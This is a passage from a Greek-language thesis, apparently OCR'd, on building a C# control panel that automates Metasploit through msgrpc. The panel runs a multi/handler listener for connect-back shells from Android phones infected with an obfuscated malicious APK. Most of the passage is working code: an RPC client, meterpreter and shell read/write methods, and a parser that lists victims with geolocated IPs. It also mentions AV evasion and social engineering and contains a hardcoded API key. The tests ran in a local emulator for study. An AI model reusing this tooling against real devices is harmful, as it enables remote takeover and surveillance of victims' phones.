Με βάση τα παραπάνω παρατηρούμε ότι με την διαδικασία του obfuscation μειώθηκε σημαντικά ο αριθμός των antivirus που εντόπισαν το κακόβουλο APK αρχείο που φτιάξαμε. Τέλος, η παραπάνω διαδικασία είναι απαραίτητη ώστε να αποφύγουμε κάποιο antivirus που έχει εγκατεστημένο ο χρήστης στη συσκευή του να εντοπίσει το κακόβουλο αρχείο APK που έχουμε δημιουργήσει.


6.6 Victims

Αφού έχουμε εγκαταστήσει την εφαρμογή στην συσκευή του θύματος με οποιονδήποτε τρόπο, εδώ θα χρειαστεί κοινωνική μηχανική (social engineering) για να το πετύχουμε αυτό. Στην περίπτωση μας όμως όπως αναφέραμε και στην εισαγωγή της εργασίας όλες οι δοκιμές έγιναν στην εικονική μηχανή Genymotion στο τοπικό μας δίκτυο. Στην παρακάτω **Εικόνα 48** φαίνεται η εγκατεστημένη κακόβουλη εφαρμογή που έχουμε δημιουργήσει στο προηγούμενο **Κεφάλαιο 6.5**.



Εικόνα 48 Malicious app installed at Genymotion

Σε αυτήν την οθόνη ο χρήστης ενεργοποιεί τον _ Activate Listener ο οποίος «ακούει» για πιθανά connect-back από συσκευές. Κάθε 15 λεπτά ο Listener δημιουργεί ένα νέο Job με exploit/multi/handler και περιμένει να συνδεθεί με νέα sessions. Τέλος, θα πρέπει να δώσει και το Source Port. Καθ' όλη την διαδικασία παραγωγής του APK αρχείου ο χρήστης λαμβάνει ειδοποιήσεις σε ποιο στάδιο βρίσκεται η διαδικασία παραγωγής σε πραγματικό χρόνο στο component που βρίσκεται στο κάτω μέρος της οθόνης.



Εικόνα 49 List out the Victims

Τα στοιχεία της εκάστοτε συσκευής που ο χρήστης είναι σε θέση να δει από την καρτέλα είναι τα εξής:

- DeviceID
- SessionID
- Country
- IP
- Port
- User
- Machine
- Rooted
- Platform
- Arch
- Payload
- Exploit
- SessionType

Η ανάλυση της διαδικασίας που ακολουθείτε όταν ο χρήστης ενεργοποιήσει τον Listener είναι η παρακάτω και περιλαμβάνει επεξήγηση των βημάτων και ανάλυση του κώδικα για το πώς θα χρησιμοποιήσουμε το metasploit framework με έναν αυτοματοποιημένο τρόπο για τις ανάγκες αυτής της διαδικασίας:


Το msgrpc plugin παρέχει μια διεπαφή MessagePack η οποία δημιουργεί έναν Listener σε ένα συγκεκριμένο port και επιτρέπει την σύνταξη απομακρυσμένων εντολών ώστε η αλληλεπίδραση με το metasploit framework να είναι πιο εύκολη. Για να χρησιμοποιήσουμε το msgrpc plugin πρέπει να ξεκινήσουμε το MSFconsole με την ακόλουθη εντολή: [20]

```
~/metasploit > console.bat
```

Και στην συνέχεια να δώσουμε την παρακάτω εντολή:

```
msf > load msgrpc
```

Εάν όλα πάνε καλά, θα δούμε την παρακάτω απόκριση, η οποία μας δίνει την διεύθυνση IP, το username, και το password που χρησιμοποιούμε για να συνδεθούμε στον msgrpc server. Το αποτέλεσμα των παραπάνω εντολών φαίνεται στην **Εικόνα 50**.




Εικόνα 50 Metasploit RPC server online

Επειδή καμία ρύθμιση δεν έχει καθοριστεί, η προκαθορισμένη IP είναι η 127.0.0.1 και το προκαθορισμένο port το 55552, και τυχαία διαπιστευτήρια έχουν χρησιμοποιηθεί. Το SSL είναι προκαθορισμένα μη ενεργό. Εάν θέλουμε να αλλάξουμε αυτές τις ρυθμίσεις, μπορούμε να παρέχουμε τις παρακάτω επιλογές με την εντολή load για να καθορίσουμε την IP, port, username, password που θα χρησιμοποιηθούν για να συνδεθούμε στον server. [20]

- **ServerHost** - Το local hostname που ο server θα «ακούει».
- **ServerPort** - Το local port που ο server θα «ακούει».
- **User** - Το username για να πάρουμε πρόσβαση στον server.
- **Pass** - Το password για να πάρουμε πρόσβαση στον server.
- **SSL** - Ενεργοποιεί ή απενεργοποιεί το SSL στο RPC Socket.

Εγκατάσταση της βιβλιοθήκης MessagePack Μέσω του NUGET Package Manager που διαθέτει το IDE Visual Studio. Για λόγους συμβατότητας γίνεται εγκατάσταση της έκδοσης 0.6.8.



Εικόνα 51 MsgPack.Cli Library Installed

Δημιουργία της Metasploit Session Class

Τώρα πρέπει να δημιουργήσουμε την MetasploitSession class για την επικοινωνία με τον RPC Server όπως φαίνεται παρακάτω:

```
1.  public class MetasploitSession : IDisposable
2.     {
3.         string _host, _token;
4.
5.         public MetasploitSession(string username, string password, string host)
6.         {
7.             this._host = host;
8.             this._token = null;
9.
10.            Dictionary<object, object> response = this.Authenticate(username, passw
    ord);
11.
12.            bool loggedIn = !response.ContainsKey("error");
13.
14.            if (!loggedIn)
15.                throw new Exception(response["error_message"] as string);
16.
17.            if ((response["result"] as string) == "success")
18.                _token = response["token"] as string;
19.        }
20.
21.        public string Token
22.        {
23.            get { return _token; }
24.        }
25.
26.        public Dictionary<object, object> Authenticate(string username, string pass
    word)
27.        {
28.            return Execute("auth.login", username, password);
29.        }
```

Ο Metasploit Constructor δέχεται τρία αντικείμενα, το username & password για την αυθεντικοποίηση με τον host που θα συνδεθεί. Καλούμε την μέθοδο authenticate() με το username, password και ελέγχουμε την απόκριση αν περιέχει κάποιο error. Εάν η αυθεντικοποίηση αποτύχει, ενεργοποιείται εξαίρεση. Εάν επιτύχει, εξισώνουμε την μεταβλητή _token με την τιμή του authentication token που έχει επιστρέψει ο RPC Server και κάνουμε το token public. Η authenticate() μέθοδος καλεί την Execute() μέθοδο περνώντας auth.login ως RPC μέθοδο μαζί με τα username & password. [20]

Δημιουργία της Execute() μεθόδου για τα HTTP Requests και η αλληλοεπίδραση με την βιβλιοθήκη MSGPACK

Η μέθοδος Execute() αναλαμβάνει τον μεγαλύτερο φόρτο εργασίας της RPC βιβλιοθήκης, δημιουργώντας και στέλνοντας αιτήματα HTTP και κάνοντας σειριοποίηση των RPC μεθόδων και παραμέτρων στο MSGPACK.

```
1.  public Dictionary<object, object> Execute(string method, params object[] args)
2.  {
3.      if (method != "auth.login" && string.IsNullOrEmpty(_token))
4.          throw new Exception("Not authenticated.");
5.
```

```
6.      HttpWebRequest request = (HttpWebRequest)WebRequest.Create(_host);
7.      request.ContentType = "binary/message-pack";
8.      request.Method = "POST";
9.      request.KeepAlive = true;
10.
11.     using (Stream requestStream = request.GetRequestStream())
12.     using (Packer msgpackWriter = Packer.Create(requestStream))
13.     {
14.         bool sendToken = (!string.IsNullOrEmpty(_token) && method != "auth.login")
    ;
15.         msgpackWriter.PackArrayHeader(1 + (sendToken ? 1 : 0) + args.Length);
16.         msgpackWriter.Pack(method);
17.         if (sendToken)
18.             msgpackWriter.Pack(_token);
19.
20.         foreach (object arg in args)
21.             msgpackWriter.Pack(arg);
22.     }
23.
24.     using (MemoryStream mstream = new MemoryStream())
25.     {
26.         using (WebResponse response = request.GetResponse())
27.         using (Stream rstream = response.GetResponseStream())
28.             rstream.CopyTo(mstream);
29.
30.         mstream.Position = 0;
31.         MessagePackObjectDictionary resp =
32.         Unpacking.
33.             UnpackObject(mstream).AsDictionary();
34.         return MessagePackToDictionary(resp);
35.     }
36. }
```

Αρχικά ελέγχουμε αν το auth.login πέρασε ως RPC μέθοδος, μιας και είναι η μόνη RPC μέθοδος που δεν απαιτεί αυθεντικοποίηση. Εάν η μέθοδος δεν είναι η auth.login και δεν έχουμε θέσει authentication token, ενεργοποιείται εξαίρεση επειδή η εντολή θα αποτύχει χωρίς authentication token. Εφόσον ξέρουμε ότι έχουμε την αυθεντικοποίηση για να στείλουμε το API HTTP αίτημα, θέτουμε το ContentType biunary/message-pack, έτσι ώστε το API να γνωρίζει ότι στέλνουμε δεδομένα MSGPACK στο HTTP body. Μετά φτιάχνουμε την Packer class περνώντας το HTTP αίτημα στην Packer.Create() μέθοδο. Η Packer class (καθορισμένη στην βιβλιοθήκη MsgPack.Cli), η οποία μας γλυτώνει από πολύ χρόνο καθώς μας επιτρέπει να γράψουμε την RPC μέθοδο και τις παραμέτρους στο HTTP αίτημα. Θα χρησιμοποιήσουμε τις διάφορες packing μεθόδους που υπάρχουν στην Packer class για να σειριοποιησουμε και να γράψουμε τις RPC μεθόδους και τις παραμέτρους στο stream αιτήματος. Γράφουμε τον συνολικό αριθμό των κομματιών της πληροφορίας που γράφουμε στο stream του αιτήματος κάνοντας χρήση PackArrayHeader() μεθόδου. Για παράδειγμα, η auth.login μέθοδος έχει τρία κομμάτια πληροφορίας: το όνομα της μεθόδου και τις δύο παραμέτρους username & password. Πρώτα θα γράφαμε τον αριθμό τρία στο stream χρησιμοποιώντας Pack. Θα χρησιμοποιήσουμε αυτήν την γενική διαδικασία σειριοποίησης και αποστολής API μεθόδου και παραμέτρων όπως στο HTTP body για να στείλουμε τα API αιτήματα στο metasploit RPC.

Έχοντας γράψει την RPC μέθοδο στο stream του αιτήματος, γράφουμε και το authentication token αν είναι απαραίτητο. Εν συνεχεία κάνουμε packing τις παραμέτρους της RPC μεθόδου σε ένα foreach loop να τελειώσει το HTTP αίτημα που κάνει την API κλήση. Το υπόλοιπο μέρος της Execute() μεθόδου διαβάζει την HTTP απόκριση που έχει γίνει σειριοποίηση με το MSGPACK και την μετατρέπει σε C# classes που μπορούμε να χρησιμοποιήσουμε. Πρώτα διαβάζουμε την απόκριση

σε byte array χρησιμοποιώντας την μέθοδο MemoryStream(). Τότε γίνεται αποσειριοποίηση στην απόκριση με την μέθοδο UnpackObject(), περνώντας ένα byte array και επιστρέφοντας ένα αντικείμενο ως MSGPACK λεξικό. Το MSGPACK λεξικό δεν είναι ακριβώς αυτό που θέλουμε. Οι τιμές που περιέχονται σε αυτό, όπως συμβολοσειρές, όλες πρέπει να μετατραπούν στις αντίστοιχες C# class. Για να γίνει αυτό, περνάμε το MSGPACK λεξικό στην μέθοδο MessagePackToDictionary().[20]

Μετατρέποντας το αντικείμενο MSGPACK σε C# λεξικό με την MessagePackToDictionary()
Η μέθοδος MessagePackToDictionary() δέχεται μια παράμετρο, το MSGPACK λεξικό που θέλουμε να μετατρέψουμε σε C# λεξικό. Όταν δημιουργήσουμε το C# λεξικό, θα βάλουμε όλα τα τροποποιημένα αντικείμενα MSGPACK σε αυτό, περνώντας από κάθε key/value ζευγάρι.

```
1.  Dictionary<object, object> MessagePackToDictionary(MessagePackObjectDictionary dic
    t)
2.  {
3.      Dictionary<object, object> newDict = new Dictionary<object, object>();
4.      foreach (var pair in dict)
5.      {
6.          object newKey = GetObject(pair.Key);
7.          if (pair.Value.IsTypeOf<MessagePackObjectDictionary>() == true)
8.              newDict[newKey] = MessagePackToDictionary(pair.Value.AsDictionary());

9.          else
10.             newDict[newKey] = GetObject(pair.Value);
11.     }
12.
13.     return newDict;
14. }
```

Αρχικά, θα λάβουμε ένα αντικείμενο C# για το κλειδί που έχει δοθεί της τρέχουσας επανάληψης, και στην συνέχεια θα δοκιμάσουμε την αντίστοιχη τιμή. Για παράδειγμα, εάν η τιμή είναι λεξικό, κάνουμε αναδρομή στην μέθοδο καλώντας την MessagePackToDictionary(). Αλλιώς, την μετατρέπουμε στον αντίστοιχο C# τύπο με την μέθοδο GetObject(). Τέλος, επιστρέφουμε το νέο λεξικό με τους C# τύπους αντί για τους MSGPACK. [20]

Μετατροπή ενός αντικειμένου MSGPACK σε C# με την GetObject()
Αυτή η μέθοδος δέχεται ένα MessagePackObject, το μετατρέπει στο αντίστοιχο της C# class και επιστρέφει το νέο αντικείμενο. Η μέθοδος GetObject() ελέγχει πότε ένα αντικείμενο είναι ενός τύπου, όπως συμβολοσειρά, και επιστρέφει το αντικείμενο ως C# τύπο εάν ταιριάζει με κάποιο.

```
1.  private object GetObject(MessagePackObject str)
2.          {
3.              if (str.UnderlyingType == typeof(byte[]))
4.                  return System.Text.Encoding.ASCII.GetString(str.AsBinary());
5.              else if (str.UnderlyingType == typeof(string))
6.                  return str.AsString();
7.              else if (str.UnderlyingType == typeof(byte))
8.                  return str.AsByte();
9.              else if (str.UnderlyingType == typeof(bool))
10.                 return str.AsBoolean();
11.             return null;
12.         }
```

Αρχικά μετατρέπουμε όποιο MessagePackObject με ένα UnderlyingType που είναι ένας δυαδικός πίνακας σε συμβολοσειρά και επιστρέφουμε την νέα συμβολοσειρά. Επειδή κάποιες από τις

συμβολοσειρές που στέλνονται από το metasploit είναι δυαδικοί πίνακες πρέπει να τους μετατρέψουμε σε συμβολοσειρές. Οι υπόλοιποι έλεγχοι if ελέγχουν και μετατρέπουν άλλους τύπους δεδομένων. Εάν πάμε στο τελευταίο if και δεν έχουμε καταφέρει να επιστρέψουμε νέο αντικείμενο, επιστρέφουμε null. Αυτό μας επιτρέπει να ελέγχουμε αν η μετατροπή σε άλλου τύπου ήταν επιτυχές. [20]

Καθαρίζοντας το RPC Session με την Dispose()

Η μέθοδος Dispose() «καθαρίζει» το RPC session κατά την διάρκεια του garbage collection.

```
1.  public void Dispose()
2.  {
3.      if (this.Token != null)
4.      {
5.          this.Execute("auth.logout", this.Token);
6.          _token = null;
7.      }
8.  }
```

Εάν το token δεν είναι null, υποθέτουμε ότι η αυθεντικοποίηση έχει γίνει, καλούμε την auth.logout και περνάμε το authentication token ως παράμετρο, και εξισώνουμε την μεταβλητή _token με null. [20]

Δημιουργία της MetasploitManager Class

Η MetasploitManager class καλύπτει μερικές από τις βασικές λειτουργίες που θα χρειαστεί για να αυτοματοποιήσουμε την όλη διαδικασία του exploitation μέσω του RPC, περιλαμβάνοντας την ικανότητα να καταγράψουμε τα sessions, τα jobs, να εκτελέσουμε meterpreter, shell εντολές, modules, κ.α.

```
1.  public class MetasploitManager : IDisposable
2.  {
3.      public MetasploitManager() { }
4.
5.      private MetasploitSession _session;
6.
7.      public MetasploitManager(MetasploitSession session)
8.      {
9.          _session = session;
10.     }
11.
12.     public Dictionary<object, object> ListJobs()
13.     {
14.         return _session.Execute("job.list");
15.     }
16.
17.     public Dictionary<object, object> StopJob(string jobID)
18.     {
19.         return _session.Execute("job.stop", jobID);
20.     }
21.
22.     public Dictionary<object, object> ExecuteModule(string moduleType, string modu
    leName, Dictionary<object, object> options)
23.     {
24.         return _session.Execute("module.execute", moduleType, moduleName, options)
    ;
25.     }
```

```
26.
27.     public Dictionary<object, object> ListSessions()
28.     {
29.         return _session.Execute("session.list");
30.     }
31.
32.     public Dictionary<object, object> StopSession(string sessionID)
33.     {
34.         return _session.Execute("session.stop", sessionID);
35.     }
36.
37.     public Dictionary<object, object> MeterpreterScript(string sessionID, string s
    criptName)
38.     {
39.         return _session.Execute("session.meterpreter_script", sessionID, scriptNam
    e);
40.     }
41.
42.     public Dictionary<object, object> ReadSessionShell(string sessionID, int? read
    Pointer = null)
43.     {
44.         if (readPointer.HasValue)
45.             return _session.Execute("session.shell_read", sessionID, readPointer.V
    alue);
46.         else
47.             return _session.Execute("session.shell_read", sessionID);
48.     }
49.
50.     public Dictionary<object, object> WriteSessionShell(string sessionID, string d
    ata)
51.     {
52.         return _session.Execute("session.shell_write", sessionID, data);
53.     }
54.
55.     public Dictionary<object, object> WriteToSessionMeterpreter(string sessionID,
    string data)
56.     {
57.         return _session.Execute("session.meterpreter_write", sessionID, data);
58.     }
59.
60.     public Dictionary<object, object> ReadSessionMeterpreter(string sessionID)
61.     {
62.         return _session.Execute("session.meterpreter_read", sessionID);
63.     }
64.
65.     public Dictionary<object, object> RunSingleMeterpreter(string sessionID, strin
    g Command)
66.     {
67.         return _session.Execute("session.meterpreter_run_single", sessionID, Comma
    nd);
68.     }
69.
70.     public Dictionary<object, object> KillSessionMeterpreter(string sessionID)
71.     {
72.         return _session.Execute("session.meterpreter_session_kill", sessionID);
73.     }
74.
```

```
75.     public Dictionary<object, object> MeterpreterSessionDetach(string sessionID)
76.     {
77.         return _session.Execute("session.meterpreter_session_detach", sessionID);

78.     }
79.
80.     public void Dispose()
81.     {
82.         _session = null;
83.     }
84. }
```

Ο MetasploitManager contructor δέχεται MetasploitSession ως παράμετρο, και στην συνέχεια θέτει την παράμετρο session σε μια τοπική μεταβλητή. Οι υπόλοιπες μέθοδοι στην κλάση απλά περιλαμβάνουν μια συγκεκριμένη RPC μέθοδο που αυτοματοποιεί το exploitation. Για παράδειγμα, κάνουμε χρήση της ListJobs() μεθόδου, για να παρακολουθήσουμε το exploit και να δούμε πότε το exploit τελείωσε και να εκτελέσουμε εντολές στο απομακρυσμένο σύστημα από το shell. Μπορούμε να χρησιμοποιήσουμε την μέθοδο ReadSessionShell() για να διαβάσουμε την απόκριση της εντολής που εκτελέσαμε πριν με την μέθοδο WriteToSessionShell(). Η μέθοδος ExecuteModule() δέχεται ένα module προς εκτέλεση καθώς και τις παραμέτρους για την εκτέλεση του module αυτού. Η κάθε μέθοδος χρησιμοποιεί την Execute() για να εκτελέσει μια RPC μέθοδο και να επιστρέψει τα αποτελέσματα στον καλούντα. [20]

Συνδυασμός των classes MetasploitManager & MetasploitSession

Τώρα μπορούμε να χρησιμοποιήσουμε αυτές τις κλάσεις για να αυτοματοποιήσουμε το exploitation μέσω του metasploit. Για τον λόγο αυτό δημιουργούμε την παρακάτω μέθοδο η οποία «ακούει» για connect-back shell και τρέχει exploit που κάνει την συσκευή να συνδεθεί με τον listener μας με ένα νέο session.

```
1.  using (MetasploitSession session = new MetasploitSession("msf", "cEWJ3BzT", "http:
    //" + "127.0.0.1" + ":55552/api"))
2.  {
3.      if (string.IsNullOrEmpty(session.Token))
4.          throw new Exception("Login failed. Check credentials");
5.
6.      using (MetasploitManager manager = new MetasploitManager(session))
7.      {
8.          Dictionary<object, object> response = null;
9.
10.         Dictionary<object, object> opts = new Dictionary<object, object>();
11.         opts["ExitOnSession"] = true;
12.         opts["PAYLOAD"] = payload;
13.         opts["LHOST"] = lhost;
14.         opts["LPORT"] = lport;
15.         opts["DisablePayloadHandler"] = false;
16.         response = manager.ExecuteModule("exploit", "multi/handler", opts);
17.         object jobID = response["job_id"];
```

Στην συνέχεια ορίζουμε κάποιες μεταβλητές όπως, την IP, την port για το metasploit να «ακούει» για κάποιο connect-back και το payload που θα σταλθεί στην συσκευή. Τότε, δημιουργούμε ένα νέο στιγμιότυπο της MetasploitSession class και ελέγχουμε το session token για να δούμε αν θα περάσει τον έλεγχο του authentication. Όταν πλέον περάσει τον έλεγχο, περνάμε το session σε ένα νέο στιγμιότυπο της MetasploitManager class ώστε να ξεκινήσουμε το exploitation. Στην συνέχεια

φτιάχνουμε ένα λεξικό το οποίο θα κρατάει τις επιλογές που θα σταλθούν στο metasploit όταν ξεκινήσουμε να «ακούμε» για κάποιο πιθανό connect-back. Οι επιλογές είναι οι εξής:

- **[ExitOnSession]** - Δέχεται boolean τιμές οι οποίες καθορίζουν πότε ο listener θα σταματήσει να ακούει όταν ένα session συνδεθεί. Εάν η τιμή είναι true, τότε ο listener θα σταματήσει να ακούει. Εάν είναι false, ο listener θα συνεχίζει να ακούει για νέα sessions.
- **[Payload]** - Είναι μια συμβολοσειρά που λέει στο metasploit τι είδους connect-back payload ο listener πρέπει να περιμένει.
- **[LPORT]** - Η port στην οποία ακούει.
- **[LHOST]** - Η IP στην οποία ακούει.
- **[DisablePayloadHadler]** - Αυτό λέει στο metasploit framework ότι δεν χρειάζεται να δημιουργήσει έναν handler εντός του metasploit framework για μια payload σύνδεση.

Περνάμε αυτές τις επιλογές στο multi/handler exploit module (το οποίο ακούει για κάποιο connect-back shell από την συσκευή θύμα) χρησιμοποιώντας την μέθοδο ExecuteModule(), η οποία ξεκινά ένα Job ώστε να ακούει για connect-back shell. Το Job ID επιστρέφεται από την μέθοδο ExecuteModule() και αποθηκεύεται για μετέπειτα χρήση.

```
1.  response = manager.ListJobs();
2.   while (response.ContainsValue("Exploit: multi/handler"))
3.   {
4.       Console.WriteLine("Waiting");
5.       Thread.Sleep(5000);
6.       response = manager.ListJobs();
7.   }
8.   response = manager.StopJob(jobID.ToString());
9.   response = manager.ListSessions();
```

Η μέθοδος ListJobs() επιστρέφει λίστα με όλα τα Jobs που την συγκεκριμένη χρονική στιγμή τρέχουν στο στιγμιότυπο του Metasploit ως λίστα από συμβολοσειρές με το module όνομα σε αυτά. Εάν η λίστα περιέχει το όνομα του module που τρέχουμε, σημαίνει ότι το exploit δεν έχει τελειώσει, άρα πρέπει να περιμένουμε ακόμα, και να κάνουμε εκ νέου έλεγχο έως ότου το module να μην είναι στην λίστα. Εάν η μέθοδος ContainsValue() επιστρέψει true, τότε το module τρέχει ακόμα, έτσι περιμένουμε λίγο, και καλούμε πάλι την μέθοδο ListJobs() ξανά έως ότου το exploit module δεν είναι στην λίστα με τα jobs, το οποίο σημαίνει ότι τελείωσε την εκτέλεση. Τώρα θα πρέπει να έχουμε shell με την συσκευή. Τέλος, απενεργοποιούμε το multi/handler exploit module με την μέθοδο StopJob() περνώντας το job ID που αποθηκεύσαμε νωρίτερα. [20]

```
1.  List<VictimDetails> victimDetails = null;
2.                          victimDetails = await listSessions(response);
3.                          var vList = (from vl in victimDetails.ToList()
4.                                       select vl).ToList();
5.
6.                          new Thread(delegate ()
7.                          {
8.                              insert2DB(vList, id);
9.                          }).Start();
10.
11.                         return vList;
```

Τώρα για να επιστρέψουμε στοιχεία του session που έχουμε στην οθόνη του χρήστη, παίρνουμε την μεταβλητή response που στην ουσία είναι ένα λεξικό και διαβάζουμε τα περιεχόμενα του όπως φαίνεται στο παρακάτω τμήμα κώδικα. Ελέγχουμε κάθε key του λεξικού και παίρνουμε το value του.

```
1.  public async Task<List<VictimDetails>> listSessions(Dictionary<object, object> res
    ponse)
2.  {
3.      try
4.      {
5.          List<VictimDetails> victimDetails = new List<VictimDetails>();
6.          string ip = "",
7.                 port = "",
8.                 user = "",
9.                 machine = "",
10.                country = "",
11.                rooted = "",
12.                platform = "",
13.                arch = "",
14.                payload = "",
15.                exploit = "",
16.                sessionType = "";
17.         int deviceid = 0;
18.
19.         foreach (var outer in response)
20.         {
21.             foreach (var middle in (Dictionary<object, object>)outer.Value)
22.             {
23.                 if (middle.Key.ToString() == "info")
24.                 {
25.                     if (middle.Value.ToString() != "")
26.                     {
27.                         string[] temp = middle.Value.ToString().Split("@");
28.                         machine = temp[1];
29.                         user = temp[0];
30.                     }
31.                 }
32.                 else if (middle.Key.ToString() == "target_host")
33.                 {
34.                     if (middle.Value.ToString() != "")
35.                     {
36.                         //deviceid++;
37.                         //ip = middle.Value.ToString();
38.                         //country = await countryCode(ip);
39.                     }
40.                 }
41.                 else if (middle.Key.ToString() == "tunnel_peer")
42.                 {
43.                     if (middle.Value.ToString() != "")
44.                     {
45.                         deviceid++;
46.                         string[] temp = middle.Value.ToString().Split(":");
47.                         ip = temp[0];
48.                         country = await countryCode(ip);
49.                         port = temp[1];
50.                     }
51.                 }
52.                 else if (middle.Key.ToString() == "platform")
53.                 {
54.                     if (middle.Value.ToString() != "")
55.                         platform = middle.Value.ToString();
56.                 }
```

```
57.                 else if (middle.Key.ToString() == "arch")
58.                 {
59.                     if (middle.Value.ToString() != "")
60.                         arch = middle.Value.ToString();
61.                 }
62.                 else if (middle.Key.ToString() == "via_payload")
63.                 {
64.                     if (middle.Value.ToString() != "")
65.                         payload = middle.Value.ToString();
66.                 }
67.                 else if (middle.Key.ToString() == "via_exploit")
68.                 {
69.                     if (middle.Value.ToString() != "")
70.                         exploit = middle.Value.ToString();
71.                 }
72.                 else if (middle.Key.ToString() == "type")
73.                 {
74.                     if (middle.Value.ToString() != "")
75.                         sessionType = middle.Value.ToString();
76.                 }
77.             }
78.             if (await isDeviceRooted(outer.Key.ToString()))
79.                 rooted = "Rooted";
80.             else
81.                 rooted = "Not Rooted";
82.
83.             victimDetails.Add(new VictimDetails(deviceid.ToString(),
84.                                                 port,
85.                                                 ip,
86.                                                 machine,
87.                                                 user,
88.                                                 outer.Key.ToString(),
89.                                                 country,
90.                                                 rooted,
91.                                                 platform,
92.                                                 arch,
93.                                                 payload,
94.                                                 exploit,
95.                                                 sessionType));
96.         }
97.         return victimDetails.ToList();
98.     }
99.     catch (Exception ex)
100.            {
101.                Console.WriteLine(ex);
102.                return null;
103.            }
104.        }
```

Επεξήγηση των κλειδιών του λεξικού: [16]

- **info** - Επιστρέφει πληροφορίες όπως, IP & username στην συσκευή.
- **target_host** - Επιστρέφει τη διεύθυνση του τελευταίου κεντρικού υπολογιστή στόχου.
- **tunnel_peer** - Επιστρέφει την IP του μηχανήματος (peer side of the tunnel).
- **arch** - Τύπος αρχιτεκτονικής.
- **via_payload** - Ποιο payload χρησιμοποιούμε.
- **via_exploit** - Ποιο exploit χρησιμοποιούμε.

- **type** - Τον τύπο του session που έχουμε με την συσκευή.


Για να βρούμε σε ποια χώρα ανήκει η IP καλούμε την μέθοδο countryCode() μέσω του API της εφαρμογής (https://ipstack.com/) η οποία επιστρέφει σε μορφή λεκτικού την χώρα καθώς και άλλες πληροφορίες. Τα αποθηκεύουμε σε λίστα και την επιστρέφουμε στο χρήστη, και τέλος αποθηκεύουμε στην βάση δεδομένων τις συσκευές με τις οποίες πήρε session ο χρήστης.

```
1.  public async Task<string> countryCode(string ip)
2.          {
3.              try
4.              {
5.                  string url = "http://api.ipstack.com/" + ip + "?access_key=0a1837a0
    9a66defed4cf4e002cf6fac7";
6.                  var request = WebRequest.Create(url);
7.
8.                  using (WebResponse wrs = request.GetResponse())
9.                  using (Stream stream = wrs.GetResponseStream())
10.                 using (StreamReader reader = new StreamReader(stream))
11.                 {
12.                     string json = reader.ReadToEnd();
13.                     var obj = JObject.Parse(json);
14.                     //string City = (string)obj["city"];
15.                     //string Country = (string)obj["region_name"];
16.                     string CountryCode = (string)obj["country_code"];
17.
18.                     if (CountryCode == null)
19.                         return "Unknown";
20.                     else
21.                         return CountryCode;
22.                 }
23.             }
24.             catch (Exception ex)
25.             {
26.                 Console.WriteLine(ex);
27.                 return "Unknown";
28.             }
29.
30.         }
```

Με το πάτημα του κουμπιού σε ένα συγκεκριμένο session ο χρήστης μπορεί να τερματίσει το session.

```
session.stop
```

